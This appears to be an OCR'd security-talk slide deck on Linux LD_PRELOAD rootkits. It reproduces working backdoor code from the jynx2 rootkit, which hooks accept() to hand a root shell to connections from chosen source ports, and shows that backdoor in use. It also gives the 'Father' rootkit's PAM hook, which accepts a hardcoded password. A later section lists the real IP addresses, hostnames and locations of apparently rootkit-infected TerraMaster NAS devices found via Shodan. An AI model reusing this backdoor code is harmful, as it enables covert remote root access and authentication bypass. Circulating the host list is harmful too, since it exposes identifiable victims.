
Accept Hooks - Part 1 (hooking accept and passing off the socket)



```
int accept (int sockfd, struct sockaddr *addr, socklen_t * addrlen)
{
 if (!libc)
    libc = dlopen (LIBC_PATH, RTLD_LAZY);
 if (!old_accept)
    old_accept = dlsym (libc, "accept");
 int sock = old_accept (sockfd, addr, addrlen);
 return drop_dup_shell (sock, addr); // pass off to the shell check
}
```


Accept Hook Part 2

- Checks if the source port of the incoming connection is between a high and low port.
- If not, returns the sockfd.
- If it is… Forks and calls a confusingly named “backconnect” function.
- All this function does is dup2 the sockfd and spawn a shell.
- Source: jynx2



```
int drop_dup_shell (int sockfd, struct sockaddr *addr)
{
 pid_t my_pid;
 struct sockaddr_in *sa_i = (struct sockaddr_in *) addr;
 if (htons (sa_i->sin_port) >= LOW_PORT
   && htons (sa_i->sin_port) <= HIGH_PORT) {
  my_pid = fork ();
  if (my_pid == 0) {
   fsync (sockfd);
   backconnect (sockfd);
  }
  else {
   errno = ECONNABORTED;
   return -1;
  }
 }
 return sockfd;
}
```


Accept hooking in action.



```
hacker:~$ ncat victim.com 22
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
^C

hacker:~$ ncat -p 31337 victim.com 22
shell_pass: hacktheplanet
welcome!
root# whoami
root
```

Backdooring PAM

- Hijack the pam_authenticate function.
- When user tries login, show a prompt.
- If the login password is our backdoor password, return true (bypass authentication).
- Otherwise, pass on to PAM to try actually authenticate.
- Removed from example: log creds to file.
- Source: “Father” rootkit PR #9.
- https://github.com/mav8557/Father/




```
#include "father.h" // SHELL_PASS defined here
#include <security/pam_appl.h>
#include <security/pam_ext.h>
#include <security/pam_modules.h>
int (*o_pam_authenticate)(pam_handle_t *, int);
int pam_authenticate(pam_handle_t *pamh, int flags) {
  if (!o_pam_authenticate) {
    o_pam_authenticate = dlsym(RTLD_NEXT, "pam_authenticate");
    if (o_pam_authenticate == NULL) {
      return PAM_SUCCESS;
    }
  }
  char *user, *password;
  char prompt[512];
  pam_get_user(pamh, (const char **)&user, NULL); // get user
  snprintf(prompt, sizeof(prompt), "* Password for %s: ", user);
  pam_prompt(pamh, 1, &password, "%s", prompt);
  if (password && !strcmp(password, SHELL_PASS)) { // is backdoor?
    return PAM_SUCCESS;
  }
  int result = o_pam_authenticate(pamh, flags); // test creds
  free(password); // rtfm
  return result;
}
```

Broken remote backdoors.

- I thought it would be funny to try find a way to find broken rootkit installs.
- Previously, I found a copy of lib__mdma in the wild using fancy googles.
- So I turn to Shodan, and put in an error message the linker spits out when it can’t LD_PRELOAD a library.
- This should detect missing/wrong architecture/etc rootkit installs…

Finding broken rootkits in the wild, the TERRAMASTER NAS story.



71.72.195.155

cpe-71-72-195-155.cinci.res.rr.com

Charter Communications Inc

United States, Lynchburg

```
ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
TNAS-0138BF login:
```

66.84.54.163

s163.n54.n84.n66.static.myhostcenter.net

Jumpline Inc

United States, Buffalo

```
/bin/popd: error while loading shared libraries: libpam.so.0: cannot open shared object file: No such file or directory\n
```

86.1.130.54

cpc83663-brig20-2-0-cust565.3-3.cable.virginm.net

BRIGHTON

United Kingdom, Brighton

```
ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
TNAS-01AF81 login:
```


47.154.3.174

Frontier Communications of America, Inc.

United States, Long Beach

```
ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
TNAS-01843D login:
```

Finding broken rootkits in the wild, the TERRAMASTER NAS story.



What's this error?

by **ridinghero1990** » 17 Oct 2021, 13:37

F4-210 upgraded to the newest firmware.

Been getting this weird error in the TOS settings for the past two updates. In the Network Services section, actually Network/General, under HTTP, HTTPS, server header, and simultaneous connections I see this error in the text box.

ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.8181

R
ridinghero1990

Posts: 29
Joined: 26 Feb 2021, 18:11

Re: What's this error?

by TMnorah » 17 Oct 2021, 17:28


Hello
This is because the object file 'libsystem.so' cannot be loaded. Please log in to ssh to switch to root mode and execute a command: mv /etc/ld.so.preload /home
If you still can't solve it, please give us a screenshot to troubleshoot the cause.

To contact our team, please send email to following addresses, remember to replace (at) with @
Technical team: support(at)terra-master.com (for technical support)
Service team: service(at)terra-master.com (for purchasing, return, replacement, RMA service)

N
TMnorah
Administrator

Posts: 41
Joined: 17 Aug 2021, 09:51

Finding broken rootkits in the wild, the TERRAMASTER NAS story.



What's this error?

What's this error?

by **ridinghero1990** » 17 Oct 2021, 13:37

F4-210 upgraded to the newest firmware.

Been getting this weird error in the TOS settings for the past two updates. In the Network Services section, actually Network/General, under HTTP, HTTPS, server header, and simultaneous connections I see this error in the text box.

ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.ERROR: ld.so: object '/etc/libsystem.so' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.8181

R
ridinghero1990
Posts: 29
Joined: 26 Feb 2021, 18:11

Re: What's this error?

by TMnorah » 17 Oct 2021, 17:28

